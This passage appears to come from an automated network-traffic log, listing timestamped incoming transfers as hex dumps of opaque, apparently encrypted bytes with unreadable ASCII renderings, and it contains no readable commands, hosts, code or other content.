2022-05-12 05:47:13 UTC	169	IN	Data Raw: c4 e4 2a 6a 28 d6 06 bd 80 66 a2 92 57 3b 63 6c 8c 97 ff b8 ed c4 1d 27 1d a3 a5 8c c8 ed 81 c7 69 79 03 bb cf d1 c5 3f ac 54 1f 22 02 0d ab e9 9d 78 70 8f d1 a4 21 5c 58 68 e1 1e 0d 40 a8 bb 16 4a b1 4a 66 48 38 e3 66 d8 b5 8d 05 ad 23 c7 59 29 85 4d bc c2 38 a7 10 c5 96 8c be 34 d1 68 9d 9c 62 b2 36 49 04 21 74 82 46 20 60 e1 af 29 f4 cd 3a d2 f0 ca 2b 63 d0 5c 3c e1 0b aa 5a 4a 32 a0 51 c8 c7 25 c7 8b d0 3b a7 35 c2 ae 5e 15 35 c2 27 55 b2 fa 21 80 31 2c d8 93 cd ed 2d 26 9f d7 90 b0 33 60 c5 e6 0e c9 59 70 12 97 15 f3 5c ee 22 fa 7e 11 14 3b f6 a2 d1 cc a6 c5 ba 9e 4c 77 06 1f 18 99 d5 17 c1 7f 1f 54 e4 ed 4b 05 90 be 62 d1 8f 8b e4 cd 00 fa 6d df 7b a6 a4 2d 59 ae 9e 74 f7 73 da e4 b2 a5 4f 6a 43 d4 51 9a 9d 52 2a 79 6a b2 db e6 cf b2 13 1b a1 e9 2b Data Ascii: *j(fW;cl'iy?T"xp!\Xh@JJfH8f#Y)M84hb6l!tF `):+c\<ZJ2Q%;5^5'U!1,-&3`Yp\"~;LwTKbm{-YtsOjCQR*yj+
2022-05-12 05:47:13 UTC	170	IN	Data Raw: e5 6f b3 9a 64 d5 1e 12 8f 35 fe 7a c1 35 c9 29 31 f3 d8 76 d0 31 1a cb c0 b0 a7 e9 8d d8 ec c3 69 3b 3e 6f 35 a6 3f 89 39 8e 2f 86 aa f2 e0 02 fc 3f ed b8 13 08 85 dc 8c a1 b9 47 d2 ae b3 d6 18 76 fb 1a 23 4c a3 c2 e4 aa a8 b4 f1 31 3f 49 b0 c9 94 04 52 94 4d d3 4c bc 3f ad 7a ca 03 bb a3 84 48 3b a1 6e a2 b7 2e c8 6d f0 59 91 ec 89 9f 58 c5 ea 73 c9 c3 13 7c ff bf c2 9f 5c 4a 5e 59 63 c8 4d a9 4d 84 59 14 a6 37 c6 01 9d 36 50 1d 52 9e 65 9a e9 ce 7b ac ae e0 3e 60 f3 24 51 db c1 68 d4 a2 f0 3c 34 f6 b8 82 8d a1 d8 a9 a6 01 90 9d bc de f4 42 f2 ff 94 2c bf 22 39 32 d3 d9 21 2b 46 2b f1 bf 0d 46 9c 8f e8 d7 1e 94 31 d1 83 fc e6 64 7d 91 ab 84 cd 98 62 6f ba 69 30 a9 57 12 3e 33 e3 2b 0c ca 27 7b 6f c7 ab 01 95 65 5b f8 ae 44 65 48 50 af 5f 9d b5 65 93 ac Data Ascii: od5z5)1v1i;>o5?9/?Gv#L1?IRML?zH;n.mYXs\J^YcMMY76PRe{>`$Qh<4B,"92!+F+F1d}boi0W>3+'{oe[De HP_e
2022-05-12 05:47:13 UTC	172	IN	Data Raw: ea ec e7 a3 bc 0b ec 62 64 7c e0 02 9d 44 5a 08 16 2b 9c 9c aa 9d 27 ee b1 47 0d b9 38 94 1d 38 a9 75 3d 29 a3 0e c5 5c a5 bd 39 f8 ca 2e 05 95 80 df d1 74 08 e1 ae 2a 5c a5 18 57 ac 60 b9 cf 8f 06 47 f5 0f ed c1 3d a1 ff 66 de ff d1 c6 16 c0 4a b7 62 04 ed 3a ad 93 d4 11 f5 b7 c5 39 37 f4 50 be b0 73 0c a5 3b 38 6c 93 e1 23 af 7a 36 e3 09 f8 f4 24 9b 82 8d f7 88 08 a2 d8 98 29 ae 57 b9 7c 7c a8 35 fc 01 83 46 43 5a 08 c0 49 df ee b9 39 19 c0 8a 81 dd 1e 40 d4 d1 34 4d 1c 73 4a 3c 5a 33 71 c7 b8 78 ac 35 dd 8e ab 7f c2 b4 69 0f c9 fd f0 17 4f 2c c7 ba c7 f1 4a 11 dc dc 52 9f a6 84 d4 0a 2e d9 2c 27 07 94 1f ea a9 18 b5 a9 b5 d9 38 ed e0 66 2c de 52 9b d0 c2 b0 1b 7e b9 57 9d 51 aa 0a ef 7a 27 73 63 b8 8a 2c 7c db 54 f5 88 1a d0 2b 12 fb 5d d0 06 af fd 3c Data Ascii: bd|DZ+'G88u=)\9.t*\W`G=fJb:97Ps;8l#z6$)W||5FCZI9@4MsJ<Z3qx5iO,JR.,'8f,R~WQz'sc,|T+]<
2022-05-12 05:47:13 UTC	173	IN	Data Raw: f7 5d c2 f1 0e cf f1 a7 0a 3e 60 f1 7a 6a 76 6f 15 bb 55 89 97 5c 4b 77 e7 e2 55 d4 80 63 69 a4 d4 82 c3 05 da 77 0e dd f1 55 c9 ea 8b 6f 05 b1 e0 dd 1b 15 5b 4b 41 12 57 5c 08 92 a1 ea 60 92 dc 0d 97 e5 13 81 2c b8 f8 ae 29 71 ad ce 8a 03 04 33 d2 a4 53 72 69 f0 eb d5 4e 80 df dd 7c 82 47 37 59 88 28 97 42 a9 44 1d 51 da 18 2f 27 27 67 a6 c0 99 33 9e 06 be e1 85 79 91 d5 3e 26 06 d9 6d 28 3f 16 15 62 82 65 26 f3 ad 9b 11 65 7f f7 e9 26 59 1f 65 11 60 b0 42 d5 89 60 af 93 82 57 7e e3 99 9e 7c 92 0b 76 21 c2 e2 a5 bc a0 74 4f f1 69 b2 7e af bd 94 47 a9 31 4f 4d 95 f5 2f 91 10 63 30 df 43 65 75 69 6b 0e a2 7d 15 9d 3e 7e b9 fc 00 d7 65 c3 80 ab 18 ae 08 55 41 0c d9 f8 b7 99 80 85 8f 62 a9 3b 0a 3b de af 70 23 0c fe 1a 8d f5 e8 42 41 58 c4 fc cc ff dd fe 84 Data Ascii:]>`zjvoU\KwUciwUo[KAW\`,)q3SriN|G7Y(BDQ/"g3y>&m(?be&e&Ye`B`W~|v!tOi~G1OM/c0Ceuik}>~eUAb ;;p#BAX
2022-05-12 05:47:13 UTC	174	IN	Data Raw: 46 aa bb 8d 92 c7 1c 9d 53 6d 0e c1 52 57 f2 b6 c1 41 b2 43 3d b3 5f af f2 69 bf 56 98 d4 68 9d 17 ac 5a a7 4c 04 21 ff 72 2c 38 39 6a a9 02 f7 54 cd 2b a0 35 18 8b a3 59 3c e1 28 6b d3 49 b5 b8 62 c0 98 cf 95 85 a2 d5 f1 c0 c3 6f 4c 7d b4 3f f8 da 3f 1e b6 c1 82 c8 ee 18 d6 7c bc b6 60 0f 7b c2 fb 42 b5 88 2e 2b ef d9 45 30 2b d6 31 81 c5 67 52 6e 03 5b d0 4a e7 c9 a6 c5 33 98 18 80 bf 6e de 8b 49 03 d1 ed f3 71 23 27 d5 25 bd 5b e3 f0 05 1a 74 01 13 08 3d 04 cf e7 10 49 8b 5c cf db 7a 88 9e eb 2a c7 56 d7 82 b2 f4 7d 73 56 b4 5d f1 72 d1 3d 19 59 48 b5 d3 90 a2 c4 ac 29 9e 4e cb b6 dd a1 37 52 5e 1d b4 38 d0 53 8a e2 d4 6f 0e 34 44 6f 40 dd 7f 0d 23 b1 ae aa c5 c7 80 9d 09 ac a4 5c ea d8 be 1e 86 5a 49 35 1f b6 d8 5d 29 f4 85 f6 7e 60 1d 1b f6 37 ad 2e Data Ascii: FSmRWAC=_iVhZL!r,89jT+5Y<(kIboL}??|`{B.+E0+1gRn[J3nIq#'%[t=I\z*V}sV]r=YH)N7R^8So4Do@#\ZI5])~`7.
2022-05-12 05:47:13 UTC	176	IN	Data Raw: a4 3e 91 e8 72 a3 81 5b 55 bf ff e6 f5 36 10 73 fa c4 36 41 98 36 28 5b 02 81 65 92 89 0f 86 e6 07 86 38 d5 a3 4a b8 16 8e ca 9e d4 1a f4 72 dd a3 3a 7d e8 e2 0d d8 1d 02 a9 50 9f 05 89 6c 84 86 05 82 2b e9 e3 59 9d de c5 38 b8 62 21 d8 bd 0d c5 fe 5d 50 87 2d e9 ae 08 30 f5 f0 24 39 17 0e d7 2b b5 b2 02 3e 35 89 a9 39 97 3d 07 c9 1d ea 90 70 55 c8 48 c7 eb 1f 88 30 d4 d3 da 83 1a 98 ca 61 65 f1 06 90 7f b8 67 e4 ec 23 d1 68 fa 9d c3 27 32 db 26 36 88 a0 2f 9d f3 a9 a1 d8 d6 3c 50 03 fd 25 9d b1 3c 25 f8 4f 10 1a a3 7a dc 6a f8 01 43 65 48 61 68 aa 53 74 4e 13 dc 25 c7 e1 d6 f1 69 b8 2a 1b a4 50 c5 cf 4e ba 34 39 eb 67 63 9d 31 f6 5d c7 a2 0d 96 56 52 6a 1e 9e c1 06 c5 3a d2 a9 41 e3 e8 11 9f d5 94 1d ab 5a c9 40 9b ef c6 94 1a 17 32 db 6b c9 83 f0 70 33 Data Ascii: >r[U6s6A6([e8Jr:}Pl+Y8b!]P-0$9+>59=pUH0aeg#h'2&6/<P%<%OzjCeHahStN%i*PN49gc1]VRj:AZ@2kp3
2022-05-12 05:47:13 UTC	177	IN	Data Raw: 8c 81 b0 b6 ed 2e 32 5c 00 55 83 56 80 c6 b9 b1 4a b7 f7 96 43 e6 44 27 36 e4 53 8b 1d a7 88 7b 16 9a a4 cb 2f b7 b9 f6 00 9d 1e a7 13 58 26 2a 50 3b 2c 25 e9 c5 35 4b ec 13 9e f6 a9 62 06 71 00 83 36 8d de 2d 43 ba b6 67 c5 4a d7 ac 35 96 73 f4 1e 72 5c 6a 04 0f ab 91 dd d2 9f e0 be 84 b2 34 29 8d 37 24 5c 49 31 a5 06 6e 5b aa 26 25 e1 8f cb 28 ca e2 1f 7e 45 b6 3a 1e 40 82 42 c1 64 5d d8 8b 8f e3 1f 7d cd 9a 65 e1 e5 6e dc 88 2f d3 92 81 d8 a4 66 86 69 03 60 c3 aa 72 e3 34 bc 3f 86 67 fc 59 d3 d2 c6 ae 49 75 73 c3 88 3e 7b 5a c6 99 ed 2b a3 e2 a0 aa 40 24 d6 08 e1 63 76 28 e1 b5 61 42 80 1c 4c 55 f0 52 85 29 05 0f a3 60 2b f0 8f 85 29 28 de a3 f2 50 f3 92 04 9a 90 af b0 6e 58 3c f0 03 1f d1 6a 01 14 50 6d dc 01 0b ba 5c 37 eb 02 aa 97 ab d1 fb c9 db df Data Ascii: .2\UVJCD'6S{/X&*P;,%5Kbq6-CgJ5sr\j4)7$\l1n[&%(~E:@Bd]}en/fi`r4?gYIus>{Z+@$cv(aBLUR)`+)(PnX<jPm\7
2022-05-12 05:47:13 UTC	178	IN	Data Raw: 93 97 0e 82 7d d3 b7 35 46 fb 64 26 6b a2 e9 35 c8 09 f3 0d 2a ab a3 83 4b d9 2c 8e e3 69 1d 15 bc a7 77 6d d5 e5 44 03 c6 17 da 5d 07 50 66 15 8b 78 13 f8 d3 05 f9 ff 0d 74 3d 5f f5 63 59 e6 79 3e d7 a6 f1 85 39 70 ab 41 90 c7 01 22 7f 49 49 4d d1 f7 6f 25 77 b9 ab ea 04 ae 71 2b f2 18 6a 0b 32 bf c2 ea 81 bd 6c 71 72 c2 fb a0 d5 ab a6 6a ba 78 dd c5 28 75 71 30 ec 31 1f 3e 6a e4 a6 2d ba 71 4d 1d b7 12 e1 c5 ef fc c0 9c e5 38 b9 25 b6 95 57 2d 81 54 0d 29 8a 4e ca 83 a4 6c 58 ac 5a a0 a3 62 a9 5a 0a 6f ca 47 48 14 bc 24 9e 85 0a ab a1 71 39 cc 28 0e d7 f2 df 7f d1 ee cf b6 c3 1f cb 37 1c 88 12 d4 11 ac 2a 54 6b 60 13 eb f0 a4 07 89 d1 8e dc d7 d1 e1 a8 97 96 ad 14 7d dc 7b 1a be 7a db 34 c8 07 d7 03 fe 63 eb 72 00 83 eb c8 c7 78 fa 61 41 04 3c 81 30 d8 Data Ascii: }5Fd&k5*K,iwmD]Pfxt=_cYy>9pA"IIMo%wq+j2lqrjx(uq01>j-qM8%W-T)NIXZbZoGH$q9(7*Tk`}{z4crxaA<0
2022-05-12 05:47:13 UTC	180	IN	Data Raw: 25 4d 3f 79 a3 ad 0e 7c 2f 3d 2b 9b 81 6d d7 7b f0 f4 fb 5a 30 bc 03 cc e4 ca 29 7c 37 74 81 f7 a1 5e dd fa 46 78 d1 5f b3 90 22 f7 cd 9f 15 95 11 77 7c f7 e6 ce 59 6c 5c c8 ce 95 52 bf 7a 78 cb e3 d5 2c a9 b8 52 63 47 38 2d 94 8d ff 42 4c 4c 31 09 91 76 ba c5 c3 33 04 bb 6c a7 82 b2 fd 6d 92 7c e2 0d 0e ca 3d 66 b1 24 89 5e 35 c6 47 a1 0b a2 a8 76 2a 00 8c b3 c1 a9 b6 f3 0a d8 08 ea fc b1 f7 f6 bc 39 52 5e c9 e7 7b f7 30 d9 1d a0 c0 56 ef 34 89 54 35 f0 d8 dc 4e b8 f3 05 d7 43 20 4a 3f 7f b3 36 45 bf 4f 72 a5 b6 4a 17 b6 c4 d6 b1 2a 9c c0 de cc 0a b9 3d bc 55 4d f9 d5 3c c8 7d f0 77 51 e2 6c 0a 5a 76 d8 28 64 6f 58 8a e7 7d f0 db 52 fa 2a 46 c7 17 da f2 02 0f 8a 11 8a 54 63 4e 41 7a 30 70 87 ba d5 81 92 d9 5a 6e 72 e5 f1 ea c7 2a 2e a2 cc f3 67 2c 0e 20 Data Ascii: %M?y|/=+m{Z0)|7t^Fx_"w|Y\Rzx,RcG8-BLL1v3lm|=f$^5Gv*9R^{0V4T5NC J?6EOrJ*=UM<}wQlZv(doX}R *FTcNAz0pZnr*.g,

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	181	IN	Data Raw: 45 c6 91 c2 44 72 c3 47 61 df 5c b6 0b 84 2b d9 ca 18 4d d9 22 ba ce 95 c9 aa 60 99 24 68 74 32 c5 76 a6 ce 3d bd a2 c5 55 0f 0c 48 f2 2d a5 cc 8c ef 36 72 89 30 45 97 80 30 f8 6b b9 44 f2 7a 76 5c 92 f2 90 86 2a 9d 8f 80 d4 57 f5 2d 4d 52 50 6f aa cc 9f f7 7b d4 dd a5 0c 43 ae f5 f9 d7 91 e6 89 1c c0 b4 37 e6 2b de 93 cb 2e 8f a8 17 34 09 c9 a1 44 6b 0b c8 3d 4a 72 f9 16 07 e3 6a e7 d5 a5 22 27 c7 58 53 02 c6 64 dc ed 2e 97 74 81 63 b2 36 72 d9 52 4b d1 cd ee 88 64 4a d6 0b ce 7e f6 d4 41 e5 33 38 25 d9 1e e4 a8 9d 1a d4 ee 32 39 38 12 0a 4a 7a 4d 59 0d 2b 9b e2 1e b9 4e f8 26 07 1e 88 f1 95 11 10 a7 49 7c bc 4a 2c f4 31 3c c7 12 b0 88 a5 ec 13 70 6d 17 31 fd 63 0a 88 77 6e f9 e6 ce d1 65 5a 02 a5 00 ea 76 a3 62 cb 97 82 cf 8a f0 08 06 4b a9 82 83 94 e5 Data Ascii: EDrGa\+M"`$ht2v=UH-6r0E0kDzv*W-MRPo{C7+.4Dk=Jrj'"XSd.tc6rRKdJ~A38%298JzMY+N&IJ,1<pm1cw neZvbK
2022-05-12 05:47:13 UTC	182	IN	Data Raw: f7 58 1e f5 a5 3d b4 a1 7e 79 91 30 4d 1d 77 b6 54 17 a1 5e fd f8 a7 bf c6 7c 01 60 08 dd 6a 5a 9b dc f9 0e 51 75 c0 3d 8c 72 df 54 7d 89 dc c1 c6 ca f2 6e f1 e2 69 3f 35 fe 12 9e 4d a8 2d 1b aa 27 22 2f 1c fd 2b 1b 30 4f 3e 36 f9 2f df 39 2c 0e b4 3b 2d a8 a2 d5 08 5b 86 f4 58 07 3e ec b4 e9 dd bb 81 f8 8d c4 3a ee 16 49 af 0a 29 7b e1 4a da 57 33 b4 8b ad 42 73 4f f1 cc 14 e8 f8 6d 45 42 dd 26 e3 b0 a4 fd 0a 46 54 c8 05 79 93 88 48 ee bb 93 5d 6a 2d 05 2b ea 6a 9d 8f 54 c7 b0 ce 62 9c 0b d6 fb 19 c1 be 3f 1c c1 85 6c 1f 79 fb 41 a9 cc 6f a6 eb 45 eb a4 1a c0 1c 8f e3 06 cf b7 a8 b8 95 9e ea ae 62 d9 04 f3 af f7 17 7c cc 2b b5 ce b6 12 e6 6a 8f cb a5 19 ff 59 9d cc 80 54 d6 7f 93 30 31 52 9a d6 cc 3b 67 01 f6 cb c5 f4 e6 8c 5b e4 ba 17 c2 88 b8 cb dc d7 Data Ascii: X=~y0MwT^|`jZQu=rT}ni?5M-'"/+0O>6/9,;-[X>:I){JW3BsOmEB&FTyH]j-+jTb?lyAoEb|+jYT01R;g[
2022-05-12 05:47:13 UTC	184	IN	Data Raw: 86 3f 30 ff 85 45 6d da f3 13 62 3f 47 f6 44 19 c6 1f 1f b1 81 d3 cd a5 88 4a 53 f9 3d 3f 55 bd 69 b2 e2 01 b9 87 bb d0 e2 d4 7b 05 2d 9b f7 c3 f7 6b d7 af 05 6a a9 28 77 c0 15 4b 4c 2f 7e ea a5 da 91 43 df 93 05 70 91 5d 0b a1 4b 8c b1 e7 19 b4 05 cf 0d 9e 6c 51 86 40 64 46 ed 37 46 46 ad 30 5f 42 a4 08 75 ec 7b 9b fc d9 41 37 d6 d7 74 e2 73 c7 04 1d f7 78 bc 04 40 48 ad ad 5b 87 c2 7b 53 5b b2 94 60 27 e3 c8 53 8b 15 83 78 f2 d8 f2 1c f6 bb f5 6a 11 54 2a 1e 40 c1 a7 ac eb 8a 3c 4f 42 7f 7b 7d 37 c8 07 fd 23 39 8b 36 06 37 94 ff d3 37 f3 15 95 93 aa 99 eb 0f 52 11 9e 5a c7 52 85 f7 a1 09 1e 40 59 e4 58 bd 4d e2 a2 35 3a dd 72 91 56 8c 07 49 d1 0e 47 68 e6 ba c0 05 d8 dd 79 c9 74 7d d5 9e 25 af ed 61 2d 94 c1 5b 07 26 74 89 31 e2 e0 e4 f7 24 05 fd 8d 1c Data Ascii: ?0Emb?GDJS=?Ui{-kj(wKL/~Cp]KlQ@dF7FF0_Bu{A7tsx@H[{S[`'SxjT*@<OB{}7#9677RZR@YXM5:rVIGhyt} %a-[&t1$
2022-05-12 05:47:13 UTC	185	IN	Data Raw: 90 02 e4 c5 60 0e 65 b2 fd 31 58 33 76 55 12 1b 0a fa 97 f4 cd 3d 1f 5a 2f bb c8 7b 6f 20 a3 cf 26 28 0a b8 fa 21 4c 68 38 83 ce d5 35 54 30 59 10 0e dc 78 49 95 f8 b3 40 65 2f 24 47 e0 0d 5d 60 d3 3b e1 b6 83 20 ed c6 13 18 5e b0 70 1d 59 a8 6e 50 a8 f9 9b 22 68 51 98 6a 79 79 88 9b 67 61 29 b7 bd 5c 9e 39 29 08 00 24 1d b5 1c 80 23 28 73 f2 30 a6 38 b8 3b cd 86 3f fd 4d 67 3f c3 37 a5 44 8a 48 6a a7 da 9b ad bf 4c 3e 2a b0 7f 36 56 27 6d d4 d1 bc 0a d7 c4 25 26 4a 68 69 b0 26 77 90 8a 61 56 4f 7b 87 91 60 cd 70 26 26 81 8f ed 5b cd 04 7a 95 75 70 87 69 a2 87 07 6b 1e 9a a0 4b 1f 06 35 5b b9 bf 5f f5 cf 35 f6 39 0d f5 9f d7 f2 92 67 95 14 39 ea 55 2f 12 3e 07 04 d4 7f 39 e6 b8 75 25 9d ef b5 2c 3e cb be 2e 18 2d ec 5c d7 73 67 24 c9 a5 c1 ee d0 7c 16 0d Data Ascii: `e1X3vU=Z/{o &(!Lh85T0YxI@e/$G]`; ^pYnP"hQjyyga)\9)$#(s08;?Mg?7DHjL>*6V'm%&Jhi&waVO{`p&& [zupikK5[_59g9U/>9u%,>.-\sg$|
2022-05-12 05:47:13 UTC	187	IN	Data Raw: a3 6d 0e 21 0f b4 89 23 c2 aa 23 2e 77 41 9d 4c 9c e1 e4 26 56 bf 65 aa 10 64 05 f3 6c 91 22 50 de 30 e3 b7 55 b7 c9 63 bd c8 7a 95 60 65 5b f8 fb 84 9a b7 bb 0f 7a 53 79 e5 42 5c 65 c7 09 e2 4b b2 43 2a 02 8c 51 c5 15 48 8e bf 1f 80 fb 60 9d 4d 05 89 44 7f 2f db 85 df 16 81 50 3c 4c 8f 7f d2 0f bc 4f ea 8e 3c b4 bf 47 54 4f ee 7e fa eb f5 07 7a 2e ae b6 53 59 86 0c cb 2e 79 9e b5 07 73 3f e1 62 fa db b0 10 1c 6f 7c bc 10 bb 08 86 f1 1f 99 7e 60 42 a0 37 50 08 1a 42 d3 67 0a b7 77 bd d3 e6 ce b8 a2 bb cc 2d 0b 52 06 40 78 cb 97 f5 2c 85 b8 96 11 37 54 71 94 11 21 bd b3 44 33 5b d8 b0 e9 78 7c 2e 78 39 3f 07 5f ff 52 44 7e 1a e2 79 b5 2a a4 10 98 24 ba 89 7e ee 7a 4e 28 fd a8 49 3d 18 75 26 3e ca 6d a0 35 53 d6 60 80 1e 21 f6 92 05 52 5e 69 f9 ae 64 a1 87 Data Ascii: m!##.wAL&Vedl"P0Ucz`e[zSyB\eKC*QH`MD/P<LO<GTO~z.SY.ys?bo|~`B7PBgw-R@x,7Tq!D3[x|.x9?_RD~y *$~zN(l=u&>m5S`!R^id
2022-05-12 05:47:13 UTC	188	IN	Data Raw: 1e 41 98 97 9f 23 e5 dc f4 50 4d f8 96 86 81 d5 8a 6f c8 ce a1 76 94 08 b3 4e 13 98 03 67 ec d7 de 3e ee 0a dc 24 67 34 ff fe b1 cd f1 d6 f0 2f b0 2a 9c 0c b4 b8 a1 fd a8 ae b8 31 3f 49 4a 96 bc 42 cc 70 7e cf 1d ad f5 eb 7a 4a b4 4f 19 7b c8 85 62 29 a2 06 66 c8 37 15 46 c6 ec 04 25 5a c5 db ee b8 a2 33 7c 84 88 3f 60 b8 99 04 97 86 05 70 f9 ab cc 59 9d 92 09 ef 7c 80 08 5d a5 50 91 b9 05 51 6e 9e 50 26 18 9f 6e 78 e9 d1 53 ff 2d d4 ce f1 cd b2 ca e0 41 34 b9 ad ff e0 e9 00 08 8e dd 9c 35 72 ea 6b 82 14 8c b0 ff 62 37 9b 93 a3 05 6d 47 29 4b 17 42 68 17 d8 2e ce b2 23 86 a6 21 24 ef 42 7a 6d de 31 d2 e5 81 cf ef 3f 38 47 89 a5 c3 b4 31 75 85 70 04 1e d1 70 23 9c 15 79 b4 23 48 39 e3 62 d8 3c 90 ae ac 65 c7 1e ff 00 8d b3 46 b7 a5 50 c5 c5 d9 d6 78 2e 2e Data Ascii: A#PMovNg>$g4/*1?IJBp~zJO{b}f7F%Z3\|?`pY\|]PQnP&nxS-A45rkb7mG)KBh.#!$Bzm1?8G1upp#y#H9b<eFPx..
2022-05-12 05:47:13 UTC	189	IN	Data Raw: a9 a2 99 9e ee b0 ee 16 f9 75 ec 15 e0 38 b9 b7 35 5b ea 0e 6c 02 f2 d7 5c 9b b0 ed b4 a6 b7 d9 3c b7 93 a6 a9 d1 d1 0a 8b 24 c2 1e 54 67 9f 72 f5 ad d5 cb f5 f9 5c 00 c0 08 79 88 70 ea 5d 45 b7 6e 4c 50 51 8c 87 81 46 27 8d 7e d2 8b 86 eb cb 2f 37 15 a5 6e cb 72 56 0d b0 d8 d7 95 60 fd 75 2a 78 06 f2 5c 71 c8 57 44 8a bb aa 66 dc 72 31 05 ab b5 21 49 ba 10 67 49 e3 82 f7 f5 4a 64 20 26 10 14 cd 8a 15 a8 5a 14 db 14 39 6c c1 8a 10 12 9a 8a dd 48 3b 64 b5 3f ab 70 6d fd 67 0d 0b 76 86 dd 58 bb 69 52 c0 3c ed ea 84 c1 f9 31 4b e5 8b 2f e5 94 9b 78 24 65 16 1a 6c d0 ee 88 8f 3a 90 bc 69 8e 6c 3e f7 a4 0b e7 92 eb f1 7b c0 fa 06 a1 2a 6d 42 8d 34 46 73 c7 72 1d 69 32 d0 31 45 7d af ae a3 63 e2 40 fa 85 df bc f4 8b 20 78 f9 07 3d 07 80 f2 aa e2 db b8 5d fa ec Data Ascii: u85[l\<$Tgr\yp]EnLPQF'~/7nrV`u*x\qWDfr1!IgIJd &Z9lH;d?pmgvXiR<1K/x$eI:il>{*mB4Fsri21E}c@ x=]
2022-05-12 05:47:13 UTC	191	IN	Data Raw: c3 07 0b f7 2c 52 2a 32 d7 75 94 63 8f bb 5e 27 a1 12 72 6d 17 83 cc 57 39 13 92 7c 8e 3b c0 99 dd e9 59 a3 61 90 01 0d eb de 58 f3 63 fa 44 4c 39 7f f9 cf c4 db ad 9b f3 37 2e 61 46 b2 8e df 1e 7a ee 8e 96 f7 6b 0f 70 c3 df ec 69 15 e9 bc a6 cf 12 25 0a 53 69 01 49 51 3c 9a e7 1b 13 ba 54 4b f0 68 7d 02 46 87 75 5b 34 7a 53 aa ee 76 6c bc 2b 02 f9 28 21 53 e1 ab ef 95 e0 70 fe 18 a0 24 1d b0 c4 48 c5 a0 2b c9 28 e2 07 5b 51 7e 96 f0 8d 02 29 38 f3 de 9e 65 19 71 a1 b3 c0 29 20 26 e8 93 0d f6 e8 ec 02 2c f2 c4 f7 0b 1c 7f ec 54 99 13 bd a0 db 5f 4a a2 77 ec 19 27 b9 55 d5 3f 5b bf 08 c4 70 41 2f c0 34 e5 64 f9 ae 1b f9 66 0f 21 fe ea d1 d1 2f 64 ba fb 54 f9 24 d7 7d 89 03 a1 70 3f 47 4f e7 b2 17 18 48 2c b7 9f c2 7b d3 04 9d d3 60 a5 83 a8 84 97 d0 6f 88 Data Ascii: ,R*2uc^'rmW9|;YaXcDL97.aFzkpi%SIlQ<TKh}Fu[4zSvl+(!Sp$H+([Q~)8eq) &,T_Jw'U?[pA/4df!/dT$}p?GOH,{`o
2022-05-12 05:47:13 UTC	192	IN	Data Raw: 4d 54 e3 f0 58 af 9c 1d 5c 35 fa 39 7f 55 63 9d eb 5c 1f 89 ad 50 46 46 20 60 09 1f ca 0b 32 b7 9e d4 aa c3 a4 68 a3 c3 6c 57 8f 12 a2 82 07 14 39 4a dd ea 5e 19 36 1e 86 f0 dc 87 31 78 a1 ef 1d 77 6a b9 79 98 a9 8f 48 53 7c 13 c4 a7 d3 be 3d 53 c8 4f 77 a3 f4 13 18 db 94 62 b3 d9 1e 5a 9e 50 9f f5 29 68 aa c3 8a a6 4e 76 ce 79 3e df 97 7e 8b 65 27 e6 66 4c 36 7d f7 db 77 55 9b 76 0a fa f2 2f fc 2c f7 41 3f 74 ba b4 2d 14 4b 6c e8 8f 1d 0b 8c 06 04 7f ca 6c ba f2 ed 17 2f 95 4d 19 f5 31 3d 92 f6 84 d6 37 c0 88 35 2f c5 0d 03 59 bf f6 94 0a 52 5e 88 35 a3 53 67 02 ae f0 d4 a2 a6 f6 52 b7 56 5f 34 29 f9 ae d6 55 3f 37 57 c2 53 d8 67 6d 9d db 78 43 5a 49 b5 31 c2 34 f5 84 80 8b 01 e8 13 78 7e d7 3b fe 21 8a 4b b4 df 71 1a ac 8e e2 6f 6b d8 e5 3f 20 e5 69 14 Data Ascii: MTX\59Uc\PFF `2hlW9J^61xwjyHS|=SOwbZP)hNvy>~e'fL6}wUv/,A?t-Kll/M1=75/YR^5SgRV_4)U?7WSgmx CZI14x~;!Kqok? i

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	193	IN	Data Raw: a1 62 bb b9 2c 5b 70 46 89 4a 4a bd 34 19 7b 2d 74 7a 74 4a 44 5f 8e ca 96 f3 89 8f 56 c0 b0 dc 57 9c 0b 6e f7 61 ed be 43 5b 1d 60 6c d3 86 8e cc af 64 89 59 14 c1 a9 7a 45 9d de 04 0d 51 91 b8 5a 51 6e 9e 69 40 0b d6 ea 4c 24 39 ff 7f c3 f0 3e 24 41 d8 f5 ee c4 5c d3 3d ef 60 ec 0c 4a fa de 9d 85 93 b8 94 c4 27 07 b6 7e ae 16 f2 91 2b 70 15 8d 29 4b 74 27 31 10 dc 52 dd 21 9d ce b4 8c 0a e6 ed 7b a8 32 7a 0c 41 c5 dc b9 79 50 eb d1 37 3c 8c 67 a8 37 12 44 fa 55 c1 dc a4 9b e9 a2 a6 fa c7 1c e1 34 ad 06 36 02 cb 4c 35 d6 7a 27 bd 4f 74 83 08 2d f1 3d 41 cb 5a a0 75 8f 7a b3 36 c3 cc c9 57 80 46 20 e3 25 e7 11 e9 29 e0 94 f0 c5 ae 88 d1 5c 3c 89 cb ac 5a 4a c3 aa 5b 84 82 91 9d cb bd a7 b6 91 3a 3e f5 82 df 5d 1f ae 0c c5 ae 49 e3 be 07 98 15 83 43 49 52 Data Ascii: b,[pFJJ4{-tztJD_VWnaC[`ldYzEQZQni@L$9>$A\=`J'~+p)Kt'1R!{2zAyP7<g7DU46L5z'Ot-=AZuz6WF %)\ <ZJ[:>]ICIR
2022-05-12 05:47:13 UTC	195	IN	Data Raw: b0 0b ec 3a 33 60 28 ee 2f 98 8e e2 25 59 9f 56 f4 10 73 f0 82 34 0e 39 f9 25 10 9a 26 27 59 10 ff 75 bf 92 e8 ba 45 6f ea f8 01 62 a1 8d ff 7c 30 16 3e 79 6e c8 04 04 71 7c dd 26 1d 9e 5a c7 52 85 cf 99 dc 2c 56 08 c4 1b ad c6 dd 62 bb 64 23 f1 24 1b 3c 08 55 55 82 ed 70 86 62 12 49 c4 dd 79 ca c7 17 7e 45 b6 12 06 9e c5 e4 91 d7 e0 27 9c 52 c6 26 dc 78 30 ad e8 e5 85 14 b6 e4 9e 92 78 80 0b 99 b5 5c 85 33 79 55 65 eb 10 b9 3f 05 06 a1 02 6d 50 e3 34 46 73 c7 6a 1d 1b 5c d0 31 97 6e 1c a3 6a 0c 55 bf f1 84 f0 64 9b 96 fe 57 eb e0 70 80 22 4c 5c de 52 85 29 c3 d8 25 d5 48 a1 82 93 5d b7 2e f0 d9 ad 1f 91 04 19 f4 7c e9 82 e3 48 a2 af 94 12 41 c0 cc 50 df b0 5a 7f 49 